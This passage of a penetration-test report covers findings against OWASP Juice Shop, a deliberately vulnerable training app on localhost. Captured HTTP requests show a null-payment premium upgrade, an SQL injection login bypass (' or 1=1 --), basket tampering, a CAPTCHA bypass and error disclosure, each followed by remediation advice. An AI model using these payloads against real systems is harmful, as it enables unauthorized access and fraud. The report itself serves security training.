l4kQG9N-2OW2Bc22bZcF3x897GZWl1CtN4XSFlovexMfRmGS6-p2k3_FIfRM6doSWUErgTkb63COLD_HNgiSlT-VX5Qg
evFU0
Connection: close

{
  "paymentMode":null
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 922
ETag: W/"39a-ClImeSWrgw/TrR81Ms04zNSPZDQ"
Vary: Accept-Encoding
Date: Mon, 26 Feb 2024 21:43:27 GMT
Connection: close

{
  "status":"success",
  "data":{
    "confirmation":"Congratulations! You are now a deluxe member!",
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsIn
    VzZXJuYW1lIjoibWp5YTBmMTEiLCJlbWFpbCI6Imxlb0Bsb2NhbGhvc3QubmV0IiwicGFzc3dvcmQiOiJlNjA1M2
    ViOGQzNWUwMmFlNDBiZWVlYWNlZjIwM2MxYSIsInJvbGUiOiJkZWx1eGUiLCJkZWx1eGVUb2tlbiI6IjJmYjM2Yj
    Q4NGZjN2QzNDI3MjQ1MTgzZGVlMjkzY2E1NGJhNGMyODcwMmI2NjY2YzA5OGNlOTg5M2FhYzFmYTkiLCJsYXN0TG
    9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZW
    ZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wMi0yNl
    QyMTozMjoxNS45MThaIiwidXBkYXRlZEF0IjoiMjAyNC0wMi0yNlQyMTo0MzoyNy4xNzJaIiwiZGVsZXRlZEF0Ij
    pudWxsfSwiaWF0IjoxNzA4OTgzODA3fQ.njscDS1eIrg969SVYvuimPFpN49H3h2O2DIiyz3QmXsToY5JbhBY2gJ
    bYUDbxYCqh6EUVSwQNgIroj3uRNJnn_XEI3w0Jv3YGTqrkitiVAdsb1c7Gs3XSHWUJ6NbwQhhD7JykqD6X_Lipsb
    7ee3jbmX_fCetcn3ZI-ys8VR7Ii4"
  }
}
```

impact

a significant financial loss and reputational damage due to unauthorized free access to paid services.

Remediation

To mitigate the vulnerability where users can register for a premium subscription with a null payment type, the development team should enforce strict input and server-side validation to accept only valid payment methods. Implement a mandatory confirmation step before finalizing subscriptions and enhance error handling to catch null payment type submissions. Regularly audit and monitor subscription transactions, notify users of accepted payment methods, and ensure compliance with security standards like PCI DSS. These measures will secure the subscription process and prevent unauthorized premium access without valid payment.


4-SQL Injection

Description :

SQL Injection (SQLi) is a type of security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. By exploiting SQL injection, an attacker can manipulate SQL queries in a way that bypasses normal authentication, retrieves unauthorized data, modifies or deletes data.

Proof Of Concept

As can be seen the user doesn't have access to login as an admin




Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 45
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
7Oe8NP9lorMZy4RjpDnYLJOe2SVcxfNluj3tDbAk3ExVaW2qvwBg6bKXm15z; cookieconsent_status=
dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
    "email":"admin@test.s",
    "password":"kemfokn"
}
```

Response

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Wed, 16 Oct 2024 22:48:48 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Invalid email or password.
```

After adding sql query, the user has access to login



Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 56
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
7Oe8NP9lorMZy4RjpDnYLJOe2SVcxfNluj3tDbAk3ExVaW2qvwBg6bKXm15z; cookieconsent_status=
dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
    "email":"admin@test.s' or 1=1 --",
    "password":"kemfokn"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-lscColDf3W65IclqVcjiEQqflKg"
Vary: Accept-Encoding
Date: Wed, 16 Oct 2024 22:49:35 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
        6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFz
        c3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pb
        iIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW
        1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ
        0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTYg
        MTM6NTY6MzAuODEzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTYgMjI6MzU6MDQuM
        TUwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTExODk3NX0.Nm6Rm78nWm
        q2mpMqvTZmkoLXsoz58weAgtwPHCW3fhMiM-ejPQ_Pj9Ub4lLVhY6Tslll eKmOVXyfv1Oe7Y1
        BJIzsaZNZwODvu9LQC-3Z8ZVZqfg4ceuCvzOxk6bFMBlaw7HrjSGH8_oWOPzLlmqGM_yYOL9y
        H0GksFI4bdKZSSs",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```

Impact

Database compromise. An attacker can extract, modify, or delete sensitive data, execute administrative operations on the database, and potentially compromise the entire application. SQL injection is a critical vulnerability with high risk.

Recommendation

Input Validation: Ensure all user inputs are validated and sanitized before use in SQL queries. Parameterized Queries: Use parameterized queries (prepared statements) to separate SQL codefrom user inputs. this method treats inputs as data, preventing SQL injection.
Escaping User Inputs: When parameterized queries are not possible, escape special characters inuser inputs to prevent them from being interpreted as SQL code.


5-Broken Access control

Description

Broken access control vulnerability is a security flaw that allows unauthorized users to access, modify, or delete data they shouldn't have access to. This vulnerability is considered one of themost critical web application security risks. It occurs when an application fails to properly
enforce access controls, allowing attackers to bypass authorization and perform tasks as if theywere a legitimate user.

Proof Of Concept

The contents of the basket have changed



localhost:3000/#/basket

OWASP Juice Shop

Your Basket (depi@test.s)

Total Price: 0¤


Checkout

You will gain 0 Bonus Points from this order!

Session Storage — http://localhost:3000

```
Key          Value
bid          7
itemTotal    54.93000000000001
```

Data: bid:"7"



localhost:3000/#/basket

Your Basket (depi@test.s)

Eggfruit Juice (500ml)	5	8.99¤	
Raspberry Juice (1000ml)	2	4.99¤	

Total Price: 54.93000000000001¤

Checkout

Session Storage — http://localhost:3000

```
Key          Value
bid          5
itemTotal    54.93000000000001
```

Impact

Unauthorized resource access. Attackers can bypass authentication and authorization mechanisms, gaining access to restricted resources, such as sensitive files or admin functions, compromising application security and user data.

Recommendation

Implementing the Principle of Least Privilege (PoLP): Assign users the minimum access needed for their roles to prevent unauthorized access to sensitive information. Regularlyreview and update access permissions as roles change within the organization.
Secure Session Management and Authentication Controls: Ensure that sessions are unique andsecurely managed. Implement strong authentication methods, including multi-factor
authentication (MFA), to verify user identities and restrict access based on established permissions.


6-improper input validation

Description

Improper input validation is a security vulnerability that occurs when an application does notproperly validate or sanitize input data before processing it. This vulnerability can allow an attacker to inject malicious input into the application, which can be used to compromise the system or steal sensitive information. Improper input validation is a critical security issue thataffects a wide range of applications, including web applications, desktop applications, and mobile apps.

Proof Of Concept

as can be seen, it accepts 2 different passwords


localhost:3000/#/register

OWASP Juice Shop

User Registration

Email *
depi@project

Password *
●●●●●●●●
Password must be 5-40 characters long. 8/20

Repeat Password *
●●●●●
5/40

Show password advice

Security Question *
Father's birth date? (MM/DD/YY)
This cannot be changed later!

Answer *
fweef

Impact

High risk of injection attacks. Failure to validate input allows attackers to inject malicious code (e.g., SQL, command injection) into the application, leading to data breaches, loss of data integrity, and complete system compromise.

Recommendation

Here are some best practices for mitigating improper input validation:

1. Input Validation: Validate all user input on the server-side before processing it. This canbe done using techniques such as type checking, length checking, and range checking.
2. Input Sanitization: Sanitize all user input to remove any potentially harmful characters orelements, such as special characters or scripts. This can be done using techniques such as escaping, encoding, or stripping characters.
3. Use Prepared Statements: When working with databases, use prepared statements instead of concatenating user input into SQL statements. Prepared statements separatethe input from the command, making it much more difficult for attackers to inject malicious input.


7-Broken Anti-Automation

Description :

Broken anti-automation vulnerabilities occur when a web application does not effectively implement protections against automated access. This might include inadequate
CAPTCHA systems, lack of rate limiting, or failing to distinguish between human and automatedinteractions.

Proof Of Concept

If "captchaId" is always 0, and the answer to "captchaId" 0 is always 14, then all that really needs to be done to bypass the CAPTCHA



```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 84
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; cont

{
  "captchaId":0,
  "captcha":"14",
  "comment":"burpsuite go brrrr (anonymous)",
  "rating":1
}
```

Impact

Vulnerability to automated attacks. Without proper rate-limiting or CAPTCHA mechanisms, attackers can perform brute-force attacks to guess credentials or overwhelm the system with automated requests, leading to account takeover or denial of service.

Recommendation

Use actual CAPTCHA, only allow registered users to submit feedback, and limit the number of feedback comments each registered user is allowed to submit in a given time span.

8- INFORMATION DISCLOUSRE


Description:

The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information

How to replicate


```
{"UserId":2'2,"answer":"abc","SecurityQuestionId":2}
```

if you send a malformed json to an endpoint you get an error showing more information that supposed to:



```
POST /api/SecurityAnswers/ HTTP/1.1
Host: localhost
Content-Length: 51
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/120.0.6099.216 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: close

{
  "UserId":24,
  "answer":"abc",
  "SecurityQuestionId":3
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 98
ETag: W/"5a-U1B2Ykm+v0W0qs98uTxuMLJroxg"
Vary: Accept-Encoding
Date: Mon, 26 Feb 2024 09:51:51 GMT
Connection: close

{
  "message":"internal error",
  "errors":[
    "SQLITE_CONSTRAINT: FOREIGN KEY constraint failed"
  ]
}
```



```
{
  "error":{
    "message":"Expected ',' or '}' after property value in JSON at position 11",
    "stack":
    "SyntaxError: Expected ',' or '}' after property value in JSON at position 11\n    at JS
    ON.parse (<anonymous>)\n    at jsonParser (/juice-shop/build/server.js:293:33)\n    at L
    ayer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95
    :5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
       at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.proces
    s_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n    at next (/ju
    ice-shop/node_modules/express/lib/router/index.js:280:10)\n    at /juice-shop/node_modul
    es/body-parser/lib/read.js:137:5\n    at AsyncResource.runInAsyncScope (node:async_hooks
    :206:9)\n    at invokeCallback (/juice-shop/node_modules/raw-body/index.js:238:16)\n
    at done (/juice-shop/node_modules/raw-body/index.js:227:7)\n    at IncomingMessage.onEnd
     (/juice-shop/node_modules/raw-body/index.js:287:7)\n    at IncomingMessage.emit (node:e
    vents:514:28)\n    at endReadableNT (node:internal/streams/readable:1589:12)\n    at pro
    cess.processTicksAndRejections (node:internal/process/task_queues:82:21)"
  }
}
```

Impact

Unauthorized access to sensitive information could provide attackers with insights into the system's internal workings, potentially aiding in future attacks or exploitation of other vulnerabilities.

Remediation

It is important using try and catch inside of your javascript code to capture verbose error messages and only return the bare minimum of information on the productionbuild of a web application.

9- Misconfiguration leading to Brute Force Attack on Administrator Account


Description:

A brute force attack involves repeatedly trying different passwords to gain unauthorized access, exploiting weak passwords and the absence of security measures like account lockout or multi-factor authentication.


How to replicate

Locate Administrator's Email:


- Scanned the website for visible or hidden mentions of the administrator's email. Comments in the website's source code revealed the email address: admin@juice-sh.op



- Attempted to log in with the administrator email and a random password.
- Intercepted the login request using Burp Suite to capture the request details necessary for the brute-force attack.

